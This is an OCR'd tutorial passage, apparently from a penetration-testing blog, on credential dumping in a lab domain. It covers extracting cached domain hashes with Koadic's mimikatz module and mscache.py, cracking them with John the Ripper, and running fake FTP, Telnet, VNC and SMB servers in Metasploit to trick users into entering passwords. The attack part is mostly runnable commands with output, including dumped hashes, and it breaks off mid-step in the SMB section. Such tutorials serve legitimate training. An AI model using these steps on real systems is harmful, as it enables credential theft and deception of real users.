
```
(koadic: sta/js/mshta)# use mimikatz_dotnet2js
(koadic: imp/inj/mimikatz_dotnet2js)# set MIMICMD lsadump::cache
[+] MIMICMD ⇒ lsadump::cache
(koadic: imp/inj/mimikatz_dotnet2js)# execute
[*] Zombie 0: Job 0 (implant/inject/mimikatz_dotnet2js) created.
[+] Zombie 0: Job 0 (implant/inject/mimikatz_dotnet2js) privilege::debug →
[+] Zombie 0: Job 0 (implant/inject/mimikatz_dotnet2js) token::elevate → go
[+] Zombie 0: Job 0 (implant/inject/mimikatz_dotnet2js) completed.
[+] Zombie 0: Job 0 (implant/inject/mimikatz_dotnet2js) lsadump::cache
Domain : CLIENT1
SysKey : 5738fb1ede1d5807545d124d68cf48c7

Local name : CLIENT1 ( S-1-5-21-693598195-96689810-1185049621 )
Domain name : IGNITE ( S-1-5-21-3523557010-2506964455-2614950430 )
Domain FQDN : ignite.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {c491b5d0-53a7-f730-e01d-44571080ed90}
  [00] {c491b5d0-53a7-f730-e01d-44571080ed90} dad102b302e4f160da4e5761bffefb

* Iteration is set to default (10240)

[NL$1 - 6/9/2020 10:33:39 AM]
RID       : 00000649 (1609)
User      : IGNITE\yashika
MsCacheV2 : da2d69f73adbacec5ec08ad96c2abe7e

[NL$2 - 5/11/2020 1:01:37 PM]
RID       : 000001f4 (500)
User      : IGNITE\Administrator
MsCacheV2 : 9da647334c54c309cea20b225734b73e

[NL$3 - 5/16/2020 12:30:12 PM]
RID       : 00000646 (1606)
User      : IGNITE\SVC_SQLService
MsCacheV2 : a0a857dde087d514da2afd227246f4d2

[NL$4 - 5/16/2020 1:40:31 PM]
RID       : 00000642 (1602)
User      : IGNITE\aarti
MsCacheV2 : 5369c756f7c979cbfdc691d39d3c7581

[NL$5 - 6/1/2020 12:27:44 PM]
RID       : 00000644 (1604)
User      : IGNITE\kavish
MsCacheV2 : 5736fb23780ecc0384fb19a76a675826

[NL$6 - 6/1/2020 12:57:40 PM]
RID       : 00000647 (1607)
User      : IGNITE\raaz
MsCacheV2 : 0597231460bed6b47fcaa71973f2080b

(koadic: imp/inj/mimikatz_dotnet2js)#
```

Python Script

Just like impacket, you can download the MSCACHEV2 python script to extract the stored hashes. Download the script from **GitHub** and then use security and system files (As discussed in Impacted)

```
python mscache.py --security /root/Desktop/security
-system /root/Desktop/system
```

And again, you will get the MSCACHEv2 hashes on your screen.




```
root@kali:~/mscache# python mscache.py --security /root/Desktop/security --system /root/Desktop/system
dumping domain cached credentials
# reg query "HKEY_LOCAL_MACHINE\SECURITY\Cache" /v "NL$1"
# 2020-06-09 17:33:39
        username: yashika <yashika@ignite.local>
        domain groups: 513<Domain Users>, 512<Domain Admins>
        mscache hash: da2d69f73adbacec5ec08ad96c2abe7e
        domain: IGNITE, IGNITE.LOCAL
        effective name: yashika
        full name: yashika
        logon script:
        profile path:
        home:
        home drive:
        checksum: f64b3195625c01cb118ab94484a61281
        IV: de2cd9b56e047de48c26fb8d024b46cf

# reg query "HKEY_LOCAL_MACHINE\SECURITY\Cache" /v "NL$2"
# 2020-05-11 20:01:37
        username: Administrator <Administrator@ignite.local>
        domain groups: 513<Domain Users>, 520, 512<Domain Admins>, 518, 519<Enterprise Admins>
        mscache hash: 9da647334c54c309cea20b225734b73e
        domain: IGNITE, IGNITE.LOCAL
        effective name: Administrator
        full name:
        logon script:
        profile path:
        home:
        home drive:
        checksum: 32eb7d7e7272d0f48d6b88d4254786d2
        IV: 9a0959a9e9af27bf5e6ce6e1567e3f28

# reg query "HKEY_LOCAL_MACHINE\SECURITY\Cache" /v "NL$3"
# 2020-05-16 19:30:12
        username: SVC_SQLService <SVC_SQLService@ignite.local>
        domain groups: 513<Domain Users>
        mscache hash: a0a857dde087d514da2afd227246f4d2
        domain: IGNITE, IGNITE.LOCAL
        effective name: SVC_SQLService
        full name: SQL Service
        logon script:
        profile path:
        home:
        home drive:
        checksum: 6ec9dee1b52a982386b53b33e4f4bd6d
        IV: 118984443550efeee5b43a88f0e3a4b2

# reg query "HKEY_LOCAL_MACHINE\SECURITY\Cache" /v "NL$4"
# 2020-05-16 20:40:31
        username: aarti <aarti@ignite.local>
        domain groups: 513<Domain Users>
        mscache hash: 5369c756f7c979cbfdc691d39d3c7581
        domain: IGNITE, IGNITE.LOCAL
        effective name: aarti
```

Cracking DCC2 or MACHACHE2/MSCASH2

As we know these hashes are not used to PASS the Hash attack, thus we need to use john the ripper to crack these hashes for utilising it.

```
john --format=mscasch2 --wordlist=/usr/share/wordlists/rockyou.txt mhash
```

As a result, it has dumped the password in clear text for the given hash file. Hence don't get confused between DCC2 or MSCACHEV2/MSCASH hash these all are the same and you can use the above-discussed method to extract them.



```
root@kali:~# john --format=mscash2 --wordlist=/usr/share/wordlists/rockyou.txt mhash
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password@1       (?)
1g 0:00:04:30 DONE (2020-06-09 14:47) 0.003696g/s 7773p/s 7773c/s 7773C/s Paul4eva..Passion7
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed
root@kali:~# 
```

Credential Dumping: Fake Services

Credential Dumping: Fake Services

Introduction

In Metasploit by making use of auxiliary modules, you can fake any server of choice and gain credentials of the victim. For your server to be used, you can make use of the search command to look for modules. So, to get you started, switch on your Kali Linux machines and start Metasploit using the command


```
msfconsole
```

FTP

FTP stands for 'file transferring Protocol' used for the transfer of computer files between a client and server on a computer network at port 21. This module provides a fake FTP service that is designed to capture authentication credentials.
To achieve this, you can type

```
msf5 > use auxiliary/server/capture/ftp
msf5 auxiliary(server/capture/ftp) > set srvhost 192.168.0.102
msf5 auxiliary(server/capture/ftp) > set banner Welcome to Hacking Articles
msf5 auxiliary(server/capture/ftp) > exploit
```

Here you see that the server has started and the module is running.




```
msf5 > use auxiliary/server/capture/ftp
msf5 auxiliary(server/capture/ftp) > set srvhost 192.168.0.102
srvhost => 192.168.0.102
msf5 auxiliary(server/capture/ftp) > set banner Welcome to Hacking Articles
banner => Welcome to Hacking Articles
msf5 auxiliary(server/capture/ftp) > exploit
[*] Auxiliary module running as background job 0.

[*] Started service listener on 192.168.0.102:21
[*] Server started.
msf5 auxiliary(server/capture/ftp) >
```

On doing a Nmap scan with the FTP port and IP address, you can see that the port is open.

```
nmap -p21 <ip address>
ftp 192.168.0.102
```


Now to lure the user into believing, it to be a genuine login page you can trick the user into opening the FTP login page. It will display, 'Welcome to Hacking Articles' and it will ask the user to put his user Id and password.
According to the user, it would be a genuine page, he will put his user ID and password.



```
root@kali:~# nmap -p21 192.168.0.102
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-24 15:20 EDT
Nmap scan report for 192.168.0.102
Host is up (0.000047s latency).

PORT   STATE SERVICE
21/tcp open  ftp

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
root@kali:~# ftp 192.168.0.102
Connected to 192.168.0.102.
220 Welcome to Hacking Articles
Name (192.168.0.102:root): raj
331 User name okay, need password...
Password:
500 Error
Login failed.
ftp>
```

It will show the user that the login is failed, but the user ID and password will be captured by the listener.
You see that the ID /Password is

```
raj/123
```




```
[*] Started service listener on 192.168.0.102:21
[*] Server started.
msf5 auxiliary(server/capture/ftp) > [+] FTP LOGIN 192.168.0.102:44244 raj / 123
```

Telnet

Telnet is a networking protocol that allows a user on one computer to log into another computer that is part of the same network at port 23. This module provides a fake Telnet service that is designed to capture authentication credentials.
To achieve this, you can type

```
msf5 > use auxiliary/server/capture/telnet
msf5 auxiliary(server/capture/ telnet) > set banner Welcome to Hacking Articles
msf5 auxiliary(server/capture/ telnet) > set srvhost 192.168.0.102
msf5 auxiliary(server/capture/ telnet) > exploit
```




```
msf5 > use auxiliary/server/capture/telnet
msf5 auxiliary(server/capture/telnet) > set banner Welcome to Hacking Articles
banner ⇒ Welcome to Hacking Articles
msf5 auxiliary(server/capture/telnet) > set srvhost 192.168.0.102
srvhost ⇒ 192.168.0.102
msf5 auxiliary(server/capture/telnet) > exploit
[*] Auxiliary module running as background job 0.

[*] Started service listener on 192.168.0.102:23
```

On doing a Nmap scan with the Telnet port and IP address, you can see that the port is open.

```
nmap -p23<ip address>
telnet 192.168.0.102
```

Now to lure the user into believing, it to be a genuine login page you can trick the user into opening the Telnet login page. It will display, ‘Welcome to Hacking Articles’ and it will ask the user to put his user Id and password.
According to the user, it would be a genuine page, he will put his user ID and password.




```
root@kali:~# nmap -p23 192.168.0.102
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-24 15:29 EDT
Nmap scan report for 192.168.0.102
Host is up (0.000043s latency).

PORT   STATE SERVICE
23/tcp open  telnet

Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds
root@kali:~# telnet 192.168.0.102
Trying 192.168.0.102...
Connected to 192.168.0.102.
Escape character is '^]'.

Welcome to Hacking Articles

Login: ignite
Password: 123


Login failed

Connection closed by foreign host.
```

It will show the user that the login is failed, but the user ID and password will be captured by the listener.

You see that the ID /Password is

```
ignite/123
```



```
[*] Auxiliary module running as background job 0.

[*] Started service listener on 192.168.0.102:23
[*] Server started.
msf5 auxiliary(server/capture/telnet) > [+] TELNET LOGIN 192.168.0.102:52060 ignite / 123
```


VNC

VNC Virtual Network Computing is a graphical desktop sharing system that uses the Remote Frame Buffer protocol to remotely control another computer at port 5900. This module provides a fake VNC service that is designed to capture authentication credentials.

To achieve this, you can type

```
msf5 > use auxiliary/server/capture/vnc
msf5 auxiliary(server/capture/ vnc) > set srvhost 192.168.0.102
msf5 auxiliary(server/capture/ vnc) > set johnpwfile /root/Desktop/
msf5 auxiliary(server/capture/ vnc) > exploit
```

Here we use JOHNPWFILE option to save the captures hashes in John the Ripper format. Here we see that the module is running and the listener has started.




```
msf5 > use auxiliary/server/capture/vnc
msf5 auxiliary(server/capture/vnc) > set srvhost 192.168.0.102
srvhost ⇒ 192.168.0.102
msf5 auxiliary(server/capture/vnc) > set johnpwfile /root/Desktop/
johnpwfile ⇒ /root/Desktop/
msf5 auxiliary(server/capture/vnc) > exploit
[*] Auxiliary module running as background job 1.

[*] Started service listener on 192.168.0.102:5900
```

On doing a Nmap scan with the vnc port and IP address, you can see that the port is open.


```
nmap -p5900 <ip address>

vncviewer 192.168.0.102
```

According to the user, it would be a genuine page, as on starting vncviewer he will put his user ID and password.



```
root@kali:~# nmap -p5900 192.168.0.102
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-24 15:36 EDT
Nmap scan report for 192.168.0.102
Host is up (0.00015s latency).

PORT     STATE SERVICE
5900/tcp open  vnc

Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds
root@kali:~# vncviewer 192.168.0.102
Connected to RFB server, using protocol version 3.7
Performing standard VNC authentication
Password:
Authentication failure
```

It will show that there was an authentication failure, but the hash for the password has been captured.




```
*] Started service listener on 192.168.0.102:5900
*] Server started.
nsf5 auxiliary(server/capture/vnc) > [+] 192.168.0.102:34944 - Challenge: 00112233445566778899aabbccddeeff; Response: 780ebe4e484e328b1e16aaec95644567
```

SMB

SMB stands for server message block which is used to share printers, files etc at port 445. This module provides an SMB service that can be used to capture the challenge-response password hashes of the SMB client system.
To achieve this, you can type

```
msf5 > use auxiliary/server/capture/smb
msf5 auxiliary(server/capture/ smb) > set johnpwfile /root/ Desktop/
msf5 auxiliary(server/capture/ smb) > set srvhost 192.168.0.102
msf5 auxiliary(server/capture/ smb) > exploit
```


The server capture credentials in a hash value which can be cracked later, therefore **johnpwfile** of John the Ripper



```
msf5 > use auxiliary/server/capture/smb
msf5 auxiliary(server/capture/smb) > set johnpwfile /root/Desktop/
johnpwfile ⇒ /root/Desktop/
msf5 auxiliary(server/capture/smb) > set srvhost 192.168.0.102
srvhost ⇒ 192.168.0.102
msf5 auxiliary(server/capture/smb) > exploit
[*] Auxiliary module running as background job 3.

[*] Started service listener on 192.168.0.102:445
```


On doing a Nmap scan with the smb port and IP address, you can see that the port is open

```
nmap -p445 <ip address>
```



```
root@kali:~# nmap -p445 192.168.0.102
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-24 16:03 EDT
Nmap scan report for 192.168.0.102
Host is up (0.00011s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
```

As a result, this module will now generate a spoofed window security prompt on the victim's system to establish a connection with another system to access shared folders of that system.



Run

Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

Open: \\192.168.0.102

Windows Security

Enter Network Password

